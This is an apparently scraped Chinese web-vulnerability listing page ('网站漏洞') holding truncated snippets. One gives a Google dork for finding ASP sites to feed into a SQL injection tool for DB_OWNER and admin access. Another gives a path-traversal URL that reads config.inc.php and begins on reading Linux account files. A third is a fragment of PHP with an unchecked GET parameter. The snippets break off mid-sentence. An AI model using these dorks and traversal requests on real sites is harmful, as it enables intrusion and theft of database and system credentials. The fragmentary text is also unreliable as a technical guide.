
google搜索:inurl:help/notice.asp?n_id=直接放到注入工具注入直接可以等到DB_OWNER后台setinmanager ...
网站首页 > 网站漏洞

漏洞文件在后台的文件管理:other/files.php读取配置文件http://www.xxx.com/admin/other/files.php?edit=../../config.inc.php&copt=2读取linux系统的帐号信息htt...


wap/index.phpif (!empty($_GET["action"] $action=$_GET["action"];else$action="home";//$action=empt...
